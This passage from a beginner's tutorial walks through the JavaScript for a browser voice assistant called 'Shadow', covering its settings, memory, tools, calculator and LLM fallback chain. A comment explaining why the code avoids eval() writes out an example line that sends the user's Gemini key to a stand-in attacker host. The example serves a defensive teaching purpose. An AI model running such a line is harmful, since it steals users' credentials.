.input-bar { display: flex; gap: 8px; padding: 10px 12px calc(10px + env(safe-area-inset-bottom));
background: rgba(11, 6, 20, 0.92); border-top: 1px solid #241739; }
.input-bar input { flex: 1; background: var(--panel); color: var(--text); border: 1px solid #3a2a5c;
border-radius: 999px; padding: 12px 16px; font-size: 15px; outline: none; }
.input-bar input:focus { border-color: var(--purple); }
.send-btn { width: 46px; border-radius: 50%; border: none; background: var(--purple); color: white; font-
size: 18px; cursor: pointer; }
```

```
/* ---------- dialogs ---------- */
dialog { background: var(--panel); color: var(--text); border: 1px solid #3a2a5c; border-radius: 20px;
padding: 0; width: min(560px, 94vw); max-height: 88vh; }
dialog::backdrop { background: rgba(5, 2, 12, 0.7); backdrop-filter: blur(3px); }
.panel { padding: 18px; display: flex; flex-direction: column; gap: 10px; }
.panel h2 { margin: 0 0 4px; } .panel h3 { margin: 10px 0 0; font-size: 14px; color: var(--purple-2);
text-transform: uppercase; letter-spacing: 0.08em; }
.panel label { display: flex; flex-direction: column; gap: 4px; font-size: 13.5px; color: var(--muted); }
.panel label.row { flex-direction: row; align-items: center; gap: 8px; color: var(--text); }
.panel input:not([type=checkbox]):not([type=range]), .panel select { background: var(--bg); color: var(--
text); border: 1px solid #3a2a5c; border-radius: 10px; padding: 9px 10px; font-size: 14px; }
.panel-actions { display: flex; gap: 8px; justify-content: flex-end; flex-wrap: wrap; margin-top: 8px; }
.panel-actions button { border-radius: 10px; border: 1px solid #3a2a5c; background: var(--panel-2); color:
var(--text); padding: 9px 14px; cursor: pointer; }
.panel-actions .primary { background: var(--purple); border-color: var(--purple); }
.panel-actions .danger { color: var(--danger); }
.test-result { font-size: 13px; color: var(--muted); white-space: pre-wrap; }
.mem-list { margin: 0; padding-left: 18px; font-size: 14px; }
.mem-list li { margin: 4px 0; }
.mem-list button { margin-left: 6px; background: none; border: none; color: var(--danger); cursor:
pointer; }
```

Test it now

Reload. The page should now be dark with a glowing purple orb that slowly "breathes".

In the console type `document.getElementById('orb').className = 'orb thinking'` and watch the rings spin. Try `listening` and `speaking` too.

Step 3 – Settings (js/settings.js)

The logic. All settings live in one object: your name, city, keys, which AI providers to try and in what order, model names, and voice options. `loadSettings` merges the defaults with whatever was saved, so new settings get sensible values automatically. Everything is saved in **localStorage**, a small storage area inside the browser that belongs to this website on this device only.

js/settings.js

```
// ====================================================================
// settings.js  -  user settings, saved in this browser only
// --------------------------------------------------------------------
// IMPORTANT ABOUT API KEYS
//  * Your key is typed into the Settings panel and saved in localStorage
//    on YOUR device. It is never written in the code and never uploaded
//    to GitHub, so the public repo contains no keys at all.
//  * The browser sends the key ONLY to Google / Groq when it asks them a
//    question. Anyone using your device's browser could read it, so use
//    your own device, and you can delete the key any time (Settings > Clear).
// ====================================================================

export const DEFAULT_SETTINGS = {
  userName: "Boss",
  assistantName: "Shadow",
  city: "Shivamogga",            // default city for weather

  geminiKey: "",                 // free from https://aistudio.google.com/apikey
  groqKey: "",                   // optional, free from https://console.groq.com/keys
  useOllama: false,              // optional: local model on your laptop (no key)
  ollamaUrl: "http://localhost:11434",

  // Order to try the brains in. If one fails, the next is tried automatically.
  providerOrder: ["gemini", "groq", "ollama"],
  // Model names change over time. These were current in October 2026:
  models: {
    gemini: ["gemini-flash-lite-latest", "gemini-flash-latest"],
```

```
    groq: ["llama-3.3-70b-versatile", "llama-3.1-8b-instant"],
    ollama: ["qwen2.5:3b"],
  },
  temperature: 0.4,
  maxOutputTokens: 1024,
  maxSteps: 6,                    // max tool calls per question (stops endless loops)

  // Voice
  language: "en-IN",              // speech recognition language (Indian English)
  silenceMs: 2000,                // how long you must be quiet before Shadow stops listening
  speakReplies: true,
  voiceName: "",                  // "" = pick automatically
  voiceRate: 1.0,
  voicePitch: 0.8,                // a little deeper than normal
  conversationMode: false,        // listen again automatically after speaking
  wakeWord: false,                // listen in the background for "Hey Shadow"
};

const KEY = "shadow.settings";

export function loadSettings(storage) {
  try {
    const saved = JSON.parse(storage.getItem(KEY) || "{}");
    // merge: defaults first, then whatever the user saved
    return { ...DEFAULT_SETTINGS, ...saved, models: { ...DEFAULT_SETTINGS.models, ...(saved.models ||
{}) } };
  } catch {
    return { ...DEFAULT_SETTINGS };
  }
}

export function saveSettings(storage, settings) {
  storage.setItem(KEY, JSON.stringify(settings));
}

export function clearKeys(storage, settings) {
  const s = { ...settings, geminiKey: "", groqKey: "" };
  saveSettings(storage, s);
  return s;
}
```

> **Test it now**
> In the console: `const s = await import('./js/settings.js'); s.loadSettings(localStorage)` – you will see the default settings object.

Step 4 – Memory (js/memory.js)

The logic. A small class with save/load helpers around localStorage (it stores JSON text). It keeps short-term history (only the newest 10 messages, so requests stay small), long-term facts, notes and reminders. The storage is passed in from outside (`new Memory(localStorage)`), which lets the automated tests pass a fake storage. That design idea is called **dependency injection**.

js/memory.js

```
// ====================================================================
// memory.js  -  what Shadow remembers
// --------------------------------------------------------------------
// Two kinds of memory, like a human:
//   SHORT-TERM : the last few chat messages. Sent with every question so
//                Shadow understands "and tomorrow?" after a weather question.
//   LONG-TERM  : facts ("my birthday is 12 March"), notes and reminders.
//                Saved permanently in the browser's localStorage, so they
//                survive closing the tab or restarting the phone.
//
// localStorage is a small key-value store inside the browser (about 5 MB),
```

```
// private to this website on this device. Nothing is sent to any server.
// ======================================================================

export class Memory {
  // storage = window.localStorage in the browser; tests pass a fake one.
  constructor(storage, { historyLimit = 10 } = {}) {
    this.storage = storage;
    this.historyLimit = historyLimit;
  }

  // ---- tiny helpers to save / load JSON in localStorage ----
  load(key, fallback) {
    try { const v = this.storage.getItem(`shadow.${key}`); return v ? JSON.parse(v) : fallback; }
    catch { return fallback; }
  }
  save(key, value) { this.storage.setItem(`shadow.${key}`, JSON.stringify(value)); }

  // ------------------------------------------------ short-term: chat history
  history() { return this.load("history", []); }
  addToHistory(role, text) {
    const h = this.history();
    h.push({ role, text });
    // keep only the newest messages so requests stay small and cheap
    this.save("history", h.slice(-this.historyLimit));
  }
  clearHistory() { this.save("history", []); }

  // ------------------------------------------------------- long-term facts
  facts() { return this.load("facts", []); }
  addFact(fact) {
    const facts = this.facts();
    if (!facts.some((f) => f.toLowerCase() === fact.toLowerCase())) facts.push(fact);
    this.save("facts", facts);
  }
  forgetFact(words) {
    const w = words.toLowerCase();
    const facts = this.facts();
    const removed = facts.filter((f) => f.toLowerCase().includes(w));
    this.save("facts", facts.filter((f) => !f.toLowerCase().includes(w)));
    return removed;
  }

  // ------------------------------------------------------------------ notes
  notes() { return this.load("notes", []); }
  addNote(text) {
    const notes = this.notes();
    notes.push({ text, at: Date.now() });
    this.save("notes", notes);
  }
  deleteNote(index) { const n = this.notes(); n.splice(index, 1); this.save("notes", n); }

  // ------------------------------------------------------------- reminders
  reminders() { return this.load("reminders", []); }
  pendingReminders() { return this.reminders().filter((r) => !r.done); }
  addReminder(message, at) {
    const list = this.reminders();
    const r = { id: `r${Date.now()}${Math.floor(Math.random() * 1000)}`, message, at, done: false };
    list.push(r);
    this.save("reminders", list);
    return r;
  }
  markReminderDone(id) {
    this.save("reminders", this.reminders().map((r) => (r.id === id ? { ...r, done: true } : r)));
  }

  wipeAll() { ["history", "facts", "notes", "reminders"].forEach((k) => this.storage.removeItem(`shadow.$
{k}`)); }
}
```

Test it now

Console: `const {Memory} = await import('./js/memory.js'); const m = new Memory(localStorage); m.addFact('My birthday is 12 March'); m.facts()`

Reload the page and run the last two lines again without `addFact`: the fact is still there. That is long-term memory.

Step 5 – The tools (js/tools.js)

The logic. Each tool is an object with a `name`, a `description` (the AI reads this to decide *when* to use the tool, so write it clearly), `parameters` in **JSON Schema** format (the inputs, their types and which are required), and `run`, the real code. `runTool` finds a tool by name and runs it inside try/catch, so a failing tool returns an error message instead of crashing the agent; the AI reads the error and can try something else.

All APIs here are free, need no key, and allow calls from a browser (this is called **CORS**): Open-Meteo for weather (two calls: city → latitude/longitude, then the forecast), Wikipedia, and DuckDuckGo instant answers plus Wikipedia search. The calculator does **not** use `eval()`: evaluating text from an AI could run any code, the same mistake as SQL injection. Instead a tiny parser reads the maths itself.

js/tools.js

```
// ======================================================================
// tools.js  -  the HANDS of the agent
// ----------------------------------------------------------------------
// A "tool" is a normal JavaScript function the AI is ALLOWED to ask for.
// The AI cannot run code itself. It can only reply: "please call
// get_weather with {city: 'Mysuru'}". OUR code then runs the real function
// and sends the result back. That is what "function calling" means.
//
// Every tool has:
//   name        - what the AI writes to call it
//   description - tells the AI WHEN to use it (write these carefully!)
//   parameters  - the inputs, described as JSON Schema
//   run(args, ctx) - the real code. ctx gives access to memory, the UI, fetch.
//
// All APIs used here are FREE, need NO key, and allow browser calls (CORS).
// ======================================================================

const UA_HEADERS = { "Api-User-Agent": "ShadowAgent/1.0 (student project)" };

export const tools = [
  // ------------------------------------------------------------ time & date
  {
    name: "get_time_date",
    description: "Get the current local date, time and day of the week.",
    parameters: { type: "object", properties: {} },
    run: async () => {
      const now = new Date();
      return {
        date: now.toLocaleDateString("en-IN", { weekday: "long", day: "numeric", month: "long", year:
"numeric" }),
        time: now.toLocaleTimeString("en-IN", { hour: "2-digit", minute: "2-digit" }),
      };
    },
  },

  // ------------------------------------------------------------ calculator
  {
    name: "calculator",
    description: "Calculate a maths expression exactly. Always use this for arithmetic instead of
guessing. Supports + - * / % ^ ( ) sqrt sin cos tan log ln abs pi e.",
    parameters: {
```

```
      type: "object",
      properties: { expression: { type: "string", description: "e.g. '(25*4)+sqrt(16)' or
'0.18*2500'" } },
      required: ["expression"],
    },
    run: async ({ expression }) => ({ expression, result: calculate(expression) }),
  },

  // ---------------------------------------------------------------- weather
  {
    name: "get_weather",
    description: "Get the current weather and today's forecast for a city.",
    parameters: {
      type: "object",
      properties: { city: { type: "string", description: "city name, e.g. 'Shivamogga'. Use the user's
home city if they don't say one." } },
      required: ["city"],
    },
    run: async ({ city }, ctx) => {
      // Step 1: city name -> latitude/longitude (Open-Meteo geocoding, free, no key)
      const geo = await getJSON(ctx.fetch, `https://geocoding-api.open-meteo.com/v1/search?
count=1&language=en&name=${encodeURIComponent(city)}`);
      const place = geo.results?.[0];
      if (!place) return { error: `I couldn't find a place called ${city}.` };
      // Step 2: lat/lon -> weather (Open-Meteo forecast, free, no key)
      const url = `https://api.open-meteo.com/v1/forecast?latitude=${place.latitude}&longitude=$
{place.longitude}` +
        "&current=temperature_2m,relative_humidity_2m,apparent_temperature,weather_code,wind_speed_10m" +

"&daily=temperature_2m_max,temperature_2m_min,precipitation_probability_max&timezone=auto&forecast_days=1"
;
      const w = await getJSON(ctx.fetch, url);
      return {
        place: `${place.name}, ${place.admin1 || ""} ${place.country || ""}`.trim(),
        temperature_c: w.current.temperature_2m,
        feels_like_c: w.current.apparent_temperature,
        humidity_percent: w.current.relative_humidity_2m,
        wind_kmh: w.current.wind_speed_10m,
        conditions: WEATHER_CODES[w.current.weather_code] || `code ${w.current.weather_code}`,
        today_max_c: w.daily.temperature_2m_max[0],
        today_min_c: w.daily.temperature_2m_min[0],
        rain_chance_percent: w.daily.precipitation_probability_max[0],
      };
    },
  },

  // ---------------------------------------------------------------- wikipedia
  {
    name: "wikipedia",
    description: "Get a short factual summary of a person, place, thing or topic from Wikipedia.",
    parameters: {
      type: "object",
      properties: { topic: { type: "string", description: "e.g. 'Kuvempu', 'Mysore Palace', 'Machine
learning'" } },
      required: ["topic"],
    },
    run: async ({ topic }, ctx) => {
      // Find the best matching article title first (handles spelling/case).
      const title = await findWikipediaTitle(ctx.fetch, topic);
      if (!title) return { error: `No Wikipedia article found for ${topic}.` };
      const s = await getJSON(ctx.fetch, `https://en.wikipedia.org/api/rest_v1/page/summary/$
{encodeURIComponent(title)}`, UA_HEADERS);
      return { title: s.title, summary: s.extract, url: s.content_urls?.desktop?.page };
    },
  },

  // ---------------------------------------------------------------- web search
  {
    name: "web_search",
```

```
    description: "Search the web for facts, definitions and general knowledge (DuckDuckGo instant answers
plus Wikipedia search). Not for live news or prices.",
    parameters: {
      type: "object",
      properties: { query: { type: "string", description: "what to search for" } },
      required: ["query"],
    },
    run: async ({ query }, ctx) => {
      const results = [];
      // 1) DuckDuckGo Instant Answer API: free, no key, gives a short answer for many topics.
      try {
        const d = await getJSON(ctx.fetch, `https://api.duckduckgo.com/?
format=json&no_html=1&skip_disambig=1&q=${encodeURIComponent(query)}`);
        if (d.Answer) results.push({ source: "DuckDuckGo", text: String(d.Answer) });
        if (d.AbstractText) results.push({ source: d.AbstractSource || "DuckDuckGo", text: d.AbstractText,
url: d.AbstractURL });
        for (const t of (d.RelatedTopics || []).slice(0, 3)) if (t.Text) results.push({ source:
"DuckDuckGo", text: t.Text, url: t.FirstURL });
      } catch { /* DuckDuckGo failed - Wikipedia below still works */ }
      // 2) Wikipedia full-text search: always has something.
      const w = await getJSON(ctx.fetch, `https://en.wikipedia.org/w/api.php?
action=query&list=search&format=json&origin=*&srlimit=3&srsearch=${encodeURIComponent(query)}`);
      for (const r of w.query?.search || []) {
        results.push({ source: "Wikipedia", title: r.title, text: r.snippet.replace(/<[^>]+>/g, ""), url:
`https://en.wikipedia.org/wiki/${encodeURIComponent(r.title.replace(/ /g, "_"))}` });
      }
      return results.length ? { results: results.slice(0, 6) } : { error: "No results found." };
    },
  },

  // ------------------------------------------------------------ open website
  {
    name: "open_website",
    description: "Open a website in a new browser tab (e.g. youtube, gmail, github, or any address like
python.org). If it isn't a site, a Google search is opened.",
    parameters: {
      type: "object",
      properties: { site: { type: "string", description: "site name or web address" } },
      required: ["site"],
    },
    run: async ({ site }, ctx) => {
      const url = siteToUrl(site);
      ctx.ui.openUrl(url);
      return { opened: url };
    },
  },

  // ------------------------------------------------------------ play youtube
  {
    name: "play_youtube",
    description: "Find a song or video on YouTube and open it.",
    parameters: {
      type: "object",
      properties: { query: { type: "string", description: "what to play, e.g. 'lofi study music'" } },
      required: ["query"],
    },
    run: async ({ query }, ctx) => {
      const url = `https://www.youtube.com/results?search_query=${encodeURIComponent(query)}`;
      ctx.ui.openUrl(url);
      return { opened: url, note: "YouTube search results opened; tap the first video to play." };
    },
  },

  // ------------------------------------------------------------- reminders
  {
    name: "set_reminder",
    description: "Set a reminder. Give EITHER minutes from now OR a clock time (24-hour HH:MM).",
    parameters: {
      type: "object",
```

```
      properties: {
        message: { type: "string", description: "what to remind about" },
        minutes: { type: "number", description: "minutes from now, e.g. 10" },
        time: { type: "string", description: "clock time like '18:30'" },
      },
      required: ["message"],
    },
    run: async ({ message, minutes, time }, ctx) => {
      const when = reminderTime({ minutes, time }, new Date());
      if (!when) return { error: "Tell me when: in how many minutes, or at what time." };
      const r = ctx.memory.addReminder(message, when.getTime());
      ctx.ui.scheduleReminder?.(r);
      return { reminder_set: message, at: when.toLocaleString("en-IN", { hour: "2-digit", minute: "2-
digit", day: "numeric", month: "short" }) };
    },
  },
  {
    name: "list_reminders",
    description: "List the reminders that are still pending.",
    parameters: { type: "object", properties: {} },
    run: async (_a, ctx) => ({
      reminders: ctx.memory.pendingReminders().map((r) => ({ message: r.message, at: new
Date(r.at).toLocaleString("en-IN") })),
    }),
  },

  // ------------------------------------------------------------------ notes
  {
    name: "take_note",
    description: "Save a note for the user (a to-do, an idea, anything they want written down).",
    parameters: {
      type: "object",
      properties: { text: { type: "string", description: "the note" } },
      required: ["text"],
    },
    run: async ({ text }, ctx) => { ctx.memory.addNote(text); return { saved: text, total_notes:
ctx.memory.notes().length }; },
  },
  {
    name: "read_notes",
    description: "Read back the user's saved notes.",
    parameters: { type: "object", properties: {} },
    run: async (_a, ctx) => ({ notes: ctx.memory.notes().map((n) => n.text) }),
  },

  // ------------------------------------------------------------ long-term memory
  {
    name: "remember_fact",
    description: "Permanently remember a fact about the user (birthday, favourite food, college,
goals...). Use when the user says 'remember...' or shares personal info.",
    parameters: {
      type: "object",
      properties: { fact: { type: "string", description: "the fact as a short sentence, e.g. 'User's
birthday is 12 March'" } },
      required: ["fact"],
    },
    run: async ({ fact }, ctx) => { ctx.memory.addFact(fact); return { remembered: fact }; },
  },
  {
    name: "forget_fact",
    description: "Forget a fact the user no longer wants remembered.",
    parameters: {
      type: "object",
      properties: { fact: { type: "string", description: "words from the fact to forget" } },
      required: ["fact"],
    },
    run: async ({ fact }, ctx) => ({ forgotten: ctx.memory.forgetFact(fact) }),
  },
```

```
  // ------------------------------------------------------------ device info
  {
    name: "device_info",
    description: "Get this device's battery level, charging state, internet status and screen size.",
    parameters: { type: "object", properties: {} },
    run: async (_a, ctx) => {
      const nav = ctx.navigator || {};
      const info = { online: nav.onLine ?? true, platform: nav.userAgentData?.platform || nav.platform ||
"unknown" };
      if (nav.getBattery) { // Battery API: Chrome/Edge/Android only
        const b = await nav.getBattery();
        info.battery_percent = Math.round(b.level * 100);
        info.charging = b.charging;
      } else info.battery = "not available in this browser";
      if (ctx.screen) info.screen = `${ctx.screen.width}x${ctx.screen.height}`;
      return info;
    },
  },
];

// Find a tool by name and run it safely. ALWAYS returns an object, never throws,
// so one broken tool can't crash the whole agent; the AI just reads the error.
export async function runTool(name, args, ctx) {
  const tool = tools.find((t) => t.name === name);
  if (!tool) return { error: `There is no tool named ${name}. Tools: ${tools.map((t) => t.name).join(",
")}` };
  try {
    return await tool.run(args || {}, ctx);
  } catch (e) {
    return { error: `${name} failed: ${e.message}` };
  }
}

// ======================================================================
// Helper functions used by the tools (exported so the tests can check them)
// ======================================================================

async function getJSON(fetchFn, url, headers = {}) {
  const res = await fetchFn(url, { headers });
  if (!res.ok) throw new Error(`HTTP ${res.status}`);
  return res.json();
}

async function findWikipediaTitle(fetchFn, topic) {
  const url = `https://en.wikipedia.org/w/api.php?action=opensearch&format=json&origin=*&limit=1&search=$
{encodeURIComponent(topic)}`;
  const data = await getJSON(fetchFn, url);
  return data[1]?.[0] || null; // opensearch returns [query, [titles], [descs], [urls]]
}

const SITES = {
  youtube: "https://www.youtube.com", google: "https://www.google.com", gmail: "https://mail.google.com",
  github: "https://github.com", whatsapp: "https://web.whatsapp.com", instagram:
"https://www.instagram.com",
  linkedin: "https://www.linkedin.com", chatgpt: "https://chatgpt.com", wikipedia:
"https://www.wikipedia.org",
  maps: "https://maps.google.com", "kuvempu university": "https://kuvempu.ac.in",
};

export function siteToUrl(site) {
  const s = String(site).trim().toLowerCase();
  if (SITES[s]) return SITES[s];
  if (/^https?:\/\//.test(s)) return s;
  if (/^[\w-]+(\.[\w-]+)+(\/\S*)?$/.test(s)) return `https://${s}`; // looks like "python.org"
  return `https://www.google.com/search?q=${encodeURIComponent(site)}`;
}

export function reminderTime({ minutes, time }, now) {
  if (minutes !== undefined && minutes !== null && !isNaN(Number(minutes)) && Number(minutes) > 0) {
```

```
    return new Date(now.getTime() + Number(minutes) * 60000);
  }
  const m = /^(\d{1,2}):(\d{2})$/.exec(String(time || "").trim());
  if (m) {
    const d = new Date(now);
    d.setHours(Number(m[1]), Number(m[2]), 0, 0);
    if (d <= now) d.setDate(d.getDate() + 1); // time already passed today -> tomorrow
    return d;
  }
  return null;
}

// Weather codes from Open-Meteo's documentation (WMO codes) -> words.
const WEATHER_CODES = {
  0: "clear sky", 1: "mainly clear", 2: "partly cloudy", 3: "overcast", 45: "fog", 48: "fog",
  51: "light drizzle", 53: "drizzle", 55: "heavy drizzle", 61: "light rain", 63: "rain", 65: "heavy rain",
  71: "light snow", 73: "snow", 75: "heavy snow", 80: "rain showers", 81: "heavy showers", 82: "violent
showers",
  95: "thunderstorm", 96: "thunderstorm with hail", 99: "thunderstorm with heavy hail",
};

// ---------------------------------------------------------------------
// A SAFE calculator. We never use eval() on text from the AI or the user:
// eval("fetch('https://evil.site?k='+localStorage.geminiKey)") would steal
// your key! (Like the SQL injection idea: never run untrusted input as code.)
// Instead we read the expression ourselves with a tiny "recursive descent
// parser" that only understands numbers, operators and a few functions.
// ---------------------------------------------------------------------
const FUNCS = {
  sqrt: Math.sqrt, abs: Math.abs, ln: Math.log, log: Math.log10, round: Math.round,
  sin: (x) => Math.sin((x * Math.PI) / 180), cos: (x) => Math.cos((x * Math.PI) / 180), tan: (x) =>
Math.tan((x * Math.PI) / 180),
};

export function calculate(input) {
  const src = String(input).replace(/×|x/g, "*").replace(/÷/g, "/").replace(/,/g, "").toLowerCase();
  const tokens = src.match(/\d+\.?\d*|\.\d+|[a-z]+|[-+*/%^()]/g) || [];
  if (tokens.join("") !== src.replace(/\s+/g, "")) throw new Error("only numbers and maths symbols are
allowed");
  let i = 0;
  const peek = () => tokens[i];
  const next = () => tokens[i++];

  // Grammar (lowest priority first):
  //   expr   = term   { (+|-) term }
  //   term   = power  { (*|/|%) power }
  //   power  = unary  [ ^ power ]
  //   unary  = [-|+] unary | atom
  //   atom   = number | constant | func ( expr ) | ( expr )
  function expr() { let v = term(); while (peek() === "+" || peek() === "-") v = next() === "+" ? v +
term() : v - term(); return v; }
  function term() {
    let v = power();
    while (["*", "/", "%"].includes(peek())) {
      const op = next(), r = power();
      v = op === "*" ? v * r : op === "/" ? v / r : v % r;
    }
    return v;
  }
  function power() { const b = unary(); if (peek() === "^") { next(); return b ** power(); } return b; }
  function unary() { if (peek() === "-") { next(); return -unary(); } if (peek() === "+") { next(); return
unary(); } return atom(); }
  function atom() {
    const t = next();
    if (t === undefined) throw new Error("expression ended too early");
    if (/^[\d.]/.test(t)) return parseFloat(t);
    if (t === "pi") return Math.PI;
    if (t === "e") return Math.E;
    if (t === "(") { const v = expr(); if (next() !== ")") throw new Error("missing )"); return v; }
```

```
    if (FUNCS[t]) {
      if (next() !== "(") throw new Error(`${t} needs brackets, like ${t}(9)`);
      const v = expr();
      if (next() !== ")") throw new Error("missing )");
      return FUNCS[t](v);
    }
    throw new Error(`unknown symbol '${t}'`);
  }

  const value = expr();
  if (i < tokens.length) throw new Error(`unexpected '${tokens[i]}'`);
  if (!isFinite(value)) throw new Error("the answer is not a finite number (division by zero?)");
  return Math.round(value * 1e10) / 1e10; // hide tiny floating point noise like 0.30000000000000004
}
```

Test it now

Console: `const T = await import('./js/tools.js'); await T.runTool('get_weather', {city:'Mysuru'}, {fetch})` → real weather for Mysuru.

`await T.runTool('wikipedia', {topic:'Kuvempu'}, {fetch})` and `T.calculate('(25*4)+sqrt(16)')` → 104.

`T.calculate("alert('hacked')")` must throw an error. Your calculator is injection-safe.

Step 6 – The brain connection (js/llm.js)

The logic. This file talks to the AI. Our agent keeps the conversation in one simple, neutral format (`user`, `assistant` with optional `toolCalls`, and `tool` results). Each provider wants a different JSON shape, so there is one translator per provider:

- **Gemini** uses `contents` with roles `user`/`model`, a separate `systemInstruction`, and tools as `functionDeclarations`. A tool request comes back as a `functionCall` part, and we send the result back as a `functionResponse` part. Newer Gemini models attach a hidden `thoughtSignature`, so we send Gemini's own parts back exactly as received.
- **Groq and Ollama** both speak the OpenAI format: `messages`, `tools` of type `function`, replies with `tool_calls`, and results as `role: "tool"` messages. One function handles both.
- **Brain.chat** is the **fallback chain**: for each provider that is set up, for each model, try once; on HTTP 429 (free limit) or 5xx (server busy) wait 1.5 s and retry once; otherwise move to the next model. If everything fails it explains why in plain words (bad key, free limit, no internet, Ollama not running).

The key is sent in a request **header**, never in the URL, and it comes from Settings, never from the code.

js/llm.js

```
// ====================================================================
// llm.js  -  the BRAIN connection
// --------------------------------------------------------------------
// An LLM (Large Language Model) reads text and writes text. We don't run
// Gemini or Llama inside the browser; we SEND our conversation to them over
// the internet with fetch() and get their reply back.
//
// The agent keeps the conversation in ONE simple, provider-neutral format:
//    { role: "user",      text: "weather in Mysuru?" }
//    { role: "assistant", text: "", toolCalls: [{ id, name, args }] }
//    { role: "tool",      id, name, result: {...} }
//    { role: "assistant", text: "It's 27°C and sunny in Mysuru." }
//
// Each provider wants its own JSON shape, so for each one we write a small
// "translator" function. The agent never needs to know which brain answered.
//
// Providers:
//   gemini -> Google Gemini (free key: aistudio.google.com)        PRIMARY
//   groq   -> Groq, OpenAI-style API (free key: console.groq.com)  FALLBACK
```

```
//   ollama -> a model running on your own laptop (no key, offline) OPTIONAL
// ========================================================================

export class LLMError extends Error {
  constructor(message, { retryable = false } = {}) {
    super(message);
    this.retryable = retryable; // true for 429 (rate limit) and 5xx (server busy)
  }
}

// ------------------------------------------------------------------------
// Gemini  (native "function calling")
// ------------------------------------------------------------------------
export async function callGemini({ apiKey, model, system, conversation, tools, settings, fetchFn =
fetch }) {
  const url = `https://generativelanguage.googleapis.com/v1beta/models/${model}:generateContent`;

  // 1. Translate our neutral conversation into Gemini's "contents" format.
  const contents = [];
  for (const item of conversation) {
    if (item.role === "user") {
      contents.push({ role: "user", parts: [{ text: item.text }] });
    } else if (item.role === "assistant") {
      // If Gemini itself wrote this turn we send its parts back EXACTLY as they
      // were (newer Gemini models attach a hidden "thoughtSignature" they need back).
      const parts = item.geminiParts || [
        ...(item.text ? [{ text: item.text }] : []),
        ...(item.toolCalls || []).map((c) => ({ functionCall: { name: c.name, args: c.args } })),
      ];
      contents.push({ role: "model", parts });
    } else if (item.role === "tool") {
      // A tool result goes back as a "functionResponse" part.
      const part = { functionResponse: { name: item.name, response: { result: item.result } } };
      const last = contents[contents.length - 1];
      // Several tool results in a row are sent together in one turn.
      if (last && last.role === "user" && last.parts[0].functionResponse) last.parts.push(part);
      else contents.push({ role: "user", parts: [part] });
    }
  }

  // 2. Build the request body.
  const body = {
    systemInstruction: { parts: [{ text: system }] },
    contents,
    generationConfig: { temperature: settings.temperature, maxOutputTokens: settings.maxOutputTokens },
  };
  if (tools && tools.length) {
    // The "menu" of tools: name + description + JSON-Schema of the inputs.
    body.tools = [{ functionDeclarations: tools.map((t) => ({ name: t.name, description: t.description,
parameters: t.parameters })) }];
  }

  // 3. Send it. The key goes in a header and comes from Settings, never the code.
  const data = await postJSON(fetchFn, url, body, { "x-goog-api-key": apiKey });

  // 4. Read the reply. It may contain text, functionCalls, or both.
  const candidate = (data.candidates || [])[0];
  if (!candidate || !candidate.content) {
    const reason = data.promptFeedback?.blockReason || candidate?.finishReason || "empty reply";
    throw new LLMError(`Gemini gave no answer (${reason})`);
  }
  const parts = candidate.content.parts || [];
  const text = parts.filter((p) => p.text && !p.thought).map((p) => p.text).join("").trim();
  const toolCalls = parts
    .filter((p) => p.functionCall)
    .map((p, i) => ({ id: `call_${Date.now()}_${i}`, name: p.functionCall.name, args: p.functionCall.args
|| {} }));
  if (!text && toolCalls.length === 0) {
    throw new LLMError(`Gemini reply was empty (finishReason ${candidate.finishReason})`);
```

```
  }
  return { text, toolCalls, geminiParts: parts };
}

// ---------------------------------------------------------------------
// OpenAI-compatible APIs: Groq and Ollama both speak this format
// ---------------------------------------------------------------------
export async function callOpenAICompatible({ baseUrl, apiKey, model, system, conversation, tools,
settings, fetchFn = fetch }) {
  // 1. Translate the conversation into OpenAI-style "messages".
  const messages = [{ role: "system", content: system }];
  for (const item of conversation) {
    if (item.role === "user") messages.push({ role: "user", content: item.text });
    else if (item.role === "assistant") {
      const msg = { role: "assistant", content: item.text || "" };
      if (item.toolCalls && item.toolCalls.length) {
        msg.tool_calls = item.toolCalls.map((c) => ({
          id: c.id, type: "function", function: { name: c.name, arguments: JSON.stringify(c.args) },
        }));
      }
      messages.push(msg);
    } else if (item.role === "tool") {
      messages.push({ role: "tool", tool_call_id: item.id, content: JSON.stringify(item.result) });
    }
  }

  const body = { model, messages, temperature: settings.temperature, max_tokens:
settings.maxOutputTokens };
  if (tools && tools.length) {
    body.tools = tools.map((t) => ({ type: "function", function: { name: t.name, description:
t.description, parameters: t.parameters } }));
    body.tool_choice = "auto";
  }
  const headers = apiKey ? { Authorization: `Bearer ${apiKey}` } : {};
  const data = await postJSON(fetchFn, `${baseUrl.replace(/\/$/, "")}/chat/completions`, body, headers);

  const msg = data.choices?.[0]?.message;
  if (!msg) throw new LLMError("reply had an unexpected format");
  const toolCalls = (msg.tool_calls || []).map((c) => ({
    id: c.id, name: c.function.name, args: safeParse(c.function.arguments),
  }));
  const text = (msg.content || "").trim();
  if (!text && toolCalls.length === 0) throw new LLMError("empty reply");
  return { text, toolCalls };
}

// ---------------------------------------------------------------------
// The Brain: tries each provider/model in order (the "fallback chain")
// ---------------------------------------------------------------------
export class Brain {
  constructor(settings, { fetchFn = (...a) => fetch(...a), sleep = (ms) => new Promise((r) =>
setTimeout(r, ms)) } = {}) {
    this.settings = settings;
    this.fetchFn = fetchFn;
    this.sleep = sleep;
    this.lastUsed = ""; // e.g. "gemini / gemini-flash-lite-latest" - shown in the UI
  }

  // Which providers can we actually use? (Gemini/Groq need a key.)
  available() {
    const s = this.settings;
    return s.providerOrder.filter((p) =>
      (p === "gemini" && s.geminiKey) || (p === "groq" && s.groqKey) || (p === "ollama" && s.useOllama));
  }

  async chat(system, conversation, tools) {
    const errors = [];
    const providers = this.available();
    if (providers.length === 0) {
```

```
      throw new LLMError("No AI key yet. Open Settings (⚙) and paste your free Gemini key.");
    }
    for (const provider of providers) {
      for (const model of this.settings.models[provider]) {
        // Try each model up to 2 times (retry once if it was a temporary error).
        for (let attempt = 1; attempt <= 2; attempt++) {
          try {
            const reply = await this.callOne(provider, model, system, conversation, tools);
            this.lastUsed = `${provider} / ${model}`;
            return reply;
          } catch (err) {
            if (err.retryable && attempt === 1) { await this.sleep(1500); continue; }
            errors.push(`${provider}/${model}: ${err.message}`);
            break; // move on to the next model
          }
        }
      }
    }
    throw new LLMError(explain(errors));
  }

  callOne(provider, model, system, conversation, tools) {
    const s = this.settings;
    const common = { model, system, conversation, tools, settings: s, fetchFn: this.fetchFn };
    if (provider === "gemini") return callGemini({ ...common, apiKey: s.geminiKey });
    if (provider === "groq") return callOpenAICompatible({ ...common, baseUrl:
"https://api.groq.com/openai/v1", apiKey: s.groqKey });
    if (provider === "ollama") return callOpenAICompatible({ ...common, baseUrl: `$
